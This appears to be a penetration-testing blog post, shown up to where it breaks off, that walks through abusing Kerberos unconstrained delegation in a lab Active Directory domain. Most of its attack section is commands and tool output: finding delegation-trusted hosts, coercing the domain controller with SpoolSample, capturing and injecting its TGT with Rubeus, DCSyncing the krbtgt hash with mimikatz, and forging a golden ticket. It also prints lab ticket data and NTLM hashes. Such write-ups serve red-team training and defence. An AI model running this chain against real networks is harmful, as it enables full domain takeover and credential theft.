



where we want to achieve the following:

The client wants to authenticate using Kerberos to the first server (Hop 1) and the first server needs to access resources on the second server (Hop 2) on behalf of the client. A common scenario is a user that access a frontend application that needs to modify resources on a database server.

Vanilla Kerberos has no way of telling the first server: "OK you can access resources of server 2 on client's behalf"

This is known as the Kerberos Double Hop issue.

This is where unconstrained delegation comes into play, when the client sends a TGS to access the first server with unconstrained delegation they will attach their TGT in the same request. In this way the first hop server has a TGT for the client's account, and can request a TGS to access the second hop server on their behalf.

So what's the problem with that? Well, if an attacker compromises a server with unconstrained delegation enabled, they can extract TGTs of the accounts that have attempted a connection to the first hop server.

How can we force a connection to a server with unconstrained delegation? I'll give you a few options:

- Responder
- ARP Poisoning
- Rogue DHCPv6
- Phish an admin
- SpoolSample

In this post we'll cover the SpoolSample scenario.

So what's SpoolSample? It's a PoC to coerce a Windows host to authenticate to an arbitrary server using a "feature" in the MS-RPRN RPC interface ([https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-rprn/d42db7d5-f141-4466-8f47-0a4be14e2fc1](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/d42db7d5-f141-4466-8f47-0a4be14e2fc1))


The attack will work as following:

- Identify the servers with unconstrained delegation.
- Compromise one of those servers.
- Use SpoolSample to force the domain controller machine to authenticate to the previously compromised machine.
- Extract the domain controller's TGT from LSASS's memory.
- Inject the TGT into the current low privileged user context.
- DCSync the hell out of the domain.

## **(mis)configuring the environment**


---

In order to configure unconstrained delegation we need to use the Active Directory Users and Computers Tool (ADUC) under the Server Manager Dashboard:




The computer we're going to configure with delegation is "HELPDESK", so let's right click on it and go on **Properties**.

In the **Delegation** tab you'll see that the default value for a regular computer is "Do not trust this computer for delegation", as shown in the figure below:



cool cool cool, but let's change it to "Trust this computer for delegation to any service":



and apply.

Congratulations! You just configured unconstrained delegation!

Not let's shift to the attacker perspective and start smashing this bad boi.


## Reconnaissance

For the reconnaissance phase I'm going to use the mighty AD module (<https://github.com/samratashok/ADModule>). While I know that nowadays PowerShell is monitored as hell, this is not a red teaming exercise where we need to stay low.

NOTE: I'm skipping how to import the module, download it and `Import-Module`

The cmdlet we're going to use is the following, we're seeking computer objects with the property **TrustedForDelegation** set to true:

```
Get-ADComputer -Filter {TrustedForDelegation -eq $True}
```



```
PS C:\Users\rancarani\Desktop\Tools\ADModule-master\ADModule-master\ActiveDirectory> Get-ADComputer -Filter {TrustedForDelegation -eq $True}

DistinguishedName : CN=DC01,OU=Domain Controllers,DC=hacker,DC=lab
DNSHostName       : dc01.hacker.lab
Enabled           : True
Name              : DC01
ObjectClass       : computer
ObjectGUID        : 65c53d1e-8cbd-4c79-a053-6becb8edcf2c
SamAccountName    : DC01$
SID               : S-1-5-21-1559558046-1467622633-168486225-1001
UserPrincipalName :

DistinguishedName : CN=HELPPDESK,CN=Computers,DC=hacker,DC=lab
DNSHostName       : helpdesk.hacker.lab
Enabled           : True
Name              : HELPPDESK
ObjectClass       : computer
ObjectGUID        : f5782c92-0f91-4d9f-b87e-ba1279c85ec3
SamAccountName    : HELPPDESK$
SID               : S-1-5-21-1559558046-1467622633-168486225-1107
UserPrincipalName :

PS C:\Users\rancarani\Desktop\Tools\ADModule-master\ADModule-master\ActiveDirectory>
```

As it is possible to see, we have two computers in the HACKER.lab domain with unconstrained delegation:

- The domain controller dc01.hacker.lab, which is perfectly fine since domain controllers usually have unconstrained delegation enabled
- The helpdesk.hacker.lab computer, this is our target.

## Exploitation

In order to exploit unconstrained delegation we need to compromise the system with the delegation enabled, in this post we'll assume that we already did it.

Some of the ways in which we could have compromised that system are the following:

- The computer had an ACL misconfiguration which allowed us to compromise it ( )
- The computer was managed by a user we compromised
- A GPO we have control over was applied to the target computer

The exploitation of unconstrained delegation implies that we force a privileged user to connect to the system with the delegation enabled.

We could achieve this in multiple ways, but since we're so cool we're going to use the SpoolSample bug to force a domain controller account to connect to us ( <https://www.slideshare.net/harmj0y/derbycon-the-unintended-risks-of-trusting-active-directory>)

but before doing that we're setting up Rubeus on the machine we compromised to listen for incoming authenticated connections.

In order to monitor for incoming connections with Rubeus we need to run the following

command from an elevated context:

```
Rubeus.exe monitor /interval:1
```

To execute the SpoolSample bug we're using the tool written by Lee Christensen (<https://github.com/leechristensen/SpoolSample>) with the following syntax:

```
.\SpoolSample.exe DC01.HACKER.LAB HELPDESK.HACKER.LAB
```

where:

- **DC01.HACKER.LAB** is the domain controller we want to compromise
- **HELPDESK.HACKER.LAB** is the machine with delegation enabled that we control.

```
PS C:\Users\rancarani\Desktop> .\SpoolSample.exe DC01.HACKER.LAB HELPDESK.HACKER.LAB
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\DC01.HACKER.LAB, CaptureServer: \\HELPDESK.HACKER.LAB
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!
PS C:\Users\rancarani\Desktop>
```

in Rubeus you should see something like this:

```
Administrator: Command Prompt - Rubeus.exe monitor /interval:1

[+] 4/28/2019 2:39:05 AM - 4624 logon event for 'HACKER.LAB\DC01$' from '172.16.119.130'
[*] Target LUID: 0x2e0da8
[*] Target service : krbtgt

UserName      : DC01$
Domain        : HACKER
LogonId       : 0x2e0da8
UserSID       : S-1-5-21-1559558046-1467622633-168486225-1001
AuthenticationPackage : Kerberos
LogonType     : Network
LogonTime     : 4/28/2019 9:39:05 AM
LogonServer   :
LogonServerDNSDomain : HACKER.LAB
UserPrincipalName :

ServiceName   : krbtgt/HACKER.LAB
TargetName    :
ClientName    : DC01$
DomainName    : HACKER.LAB
TargetDomainName : HACKER.LAB
AltTargetDomainName : HACKER.LAB
SessionKeyType : aes256_cts_hmac_sha1
Base64SessionKey : ExTSz4AKWJ8FckcgG43mMSSM3j5dI6ugk3YxCs7qiV0=
KeyExpirationTime : 12/31/1600 4:00:00 PM
TicketFlags   : name_canonicalize, pre_authent, renewable, forwarded, forwardable
StartTime     : 4/28/2019 1:59:34 AM
EndTime       : 4/28/2019 11:59:34 AM
RenewUntil    : 5/5/2019 1:59:34 AM
TimeSkew      : 0
EncodedTicketSize : 1276
Base64EncodedTicket :

doIE+DCCBPSgAwIBBaEDAgEWooIEBjCCBAJhggP+MIID+qADAgEfoQwbCkhBQ0tFui5MQUkiHzAdoAMCAQKhFjAUGwZrcmJ0Z3Qb
CkhBQ0tFui5MQUkjggPCMIIDvqADAgESoQMCAQKiggOwBIIDrEdBkIWheUysMkb+pVPtZTEbcHJJYc6DLex788yRQqqqoIBv3hY
031RN3bDIDkx1HAvILH2ZQ3Q+9wYwxE4Ycm6x3Jhcvxuh/LJT1Mm6TQtu4kSyUjcXxA/3gbUz6HoyV/BYBL/c3a5gXmsNz5q0CXC
68nG6whA3ifWkLgZutfu335h2N1mJLcNS/SWQebMnFNTzmjSwNPDzrhkeAdk82FX+dcFInItE/++yAdohj9sjKYs0+UtY4b211R7
YnK6hxQM0QD6v0DoXYOTItaoMpB4Lwj+AoRubyQUxMYoHNU9fhEyt8Sm/IaBnpFi+AoJI98BV7s3QweRDd9hyxga02Y01rCu9ZP3
79XV7g1YjvIBvDFF7OYDXb5YVheKPUfhRs3mH09Rrde69vaYN356onMwmh7i115ftB203X9aNZWo3LT8x5dPd7vI5Kcj3imcJ00
aUBS9gNn7YIymLrrrHOGJncnw4eHfHxSeLV+m0tqqwQRirG6lupmVJ2SyFqTf7TN45h6ejyXJ0dUpvFZJ4CCu+Zci0B41DxwJ7T
```

that means that the computer object **HACKER.LAB\DC01\$** connected to the machine we control, since unconstrained delegation was enabled on that machine we now have a valid TGT we can use to impersonate the domain controller machine account!





(I got this amazing sticker from <https://www.redbubble.com/people/gentilkiwi/works/32422547-mimikatz-dcsync-and-dcshadow?p=sticker>)

Grab the base64 blob you got from Rubeus and run the following command, from a regular user's context:

```
Rubeus.exe ptt  
/ticket:doIE+DCCBPSgAwIBBaEDAgEWooIEBjCCBAJhggP+MIID+qADAgEFoQwbCkhBQ0tFU15MQUKiHzA
```

If everything went well, you should be able to see the TGT of the DC01\$ account with a `Rubeus.exe klist`:



```
C:\Users\rancarani\Desktop>Rubeus.exe klist

(5)
Rubeus
v1.4.2

[*] Action: List Kerberos Tickets (Current User)


[*] Current LUID      : 0x3e7

[0] - 0x12 - aes256_cts_hmac_sha1
    Start/End/MaxRenew: 4/28/2019 1:59:34 AM ; 4/28/2019 11:59:34 AM ; 5/5/2019 1:59:34 AM
    Server Name       : krbtgt/HACKER.LAB @ HACKER.LAB
    Client Name       : DC01$ @ HACKER.LAB
    Flags              : name_canonicalize, pre_authent, renewable, forwarded, forwardable (60a10000)

C:\Users\rancarani\Desktop>
```

magic, awesome, beautiful.

What can we do now? By default the domain controller computer account has DCSync rights over the domain object, as you can see from the BloodHound screenshot below:



If you're familiar with BloodHound you can see that the object DC01.HACKER.LAB is part of the group "Domain Controllers", which has **GetChangesAll** over the domain object HACKER.LAB. Which, as you can guess, means that if we manage to impersonate the DC01 account we can DCSync and retrieve the NTLM hash of every user in the domain.

```
mimikatz 2.1.1 x64 (oe.eo)

mimikatz # lsadump::dcsync /user:HACKER\krbtgt
[DC] 'hacker.lab' will be the domain
[DC] 'dc01.hacker.lab' will be the DC server
[DC] 'HACKER\krbtgt' will be the user account

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username        : krbtgt
Account Type        : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 11/21/2018 4:30:24 AM
Object Security ID   : S-1-5-21-1559558046-1467622633-168486225-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 9974f218204d6b8109ea99ae9c209f23
    ntlm- 0: 9974f218204d6b8109ea99ae9c209f23
    lm   - 0: 3ec7cbbb67d0c69b8318500a5e5c7437
```

With mimikatz we can simply `lsadump::dcsync /user:HACKER\krbtgt` to get the NTLM hash of the krbtgt account:

Game over, we can now forge golden tickets to do all the greasy dirty stuff we all like to do.

Just to give this post a proper end, let's forge a golden ticket with Mimikatz for the user HACKER\Administrator:

```
kerberos::golden /user:Administrator /domain:hacker.lab /sid:S-1-5-21-1559558046-1467622633-168486225 /krbtgt:9974f218204d6b8109ea99ae9c209f23 /ptt
```

```
C:\Users\rancarani\Desktop\Tools\mimikatz_trunk\x64>mimikatz.exe

.#####.  mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ##  /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::golden /user:Administrator /domain:hacker.lab /sid:S-1-5-21-1559558046-1467622633-168486225 /krbtgt:9974f218204d6b8109ea99ae9c209f23 /ptt
User          : Administrator
Domain        : hacker.lab (HACKER)
SID           : S-1-5-21-1559558046-1467622633-168486225
User Id       : 500
Groups Id     : *513 512 520 518 519
ServiceKey    : 9974f218204d6b8109ea99ae9c209f23 - rc4_hmac_nt
Lifetime      : 4/28/2019 3:05:28 AM ; 4/25/2029 3:05:28 AM ; 4/25/2029 3:05:28 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator @ hacker.lab' successfully submitted for current session

mimikatz # exit
```

We can now PS remote into the domain controller as the user Administrator:

```
C:\Users\rancarani\Desktop\Tools\mimikatz_trunk\x64>powershell
Windows PowerShell
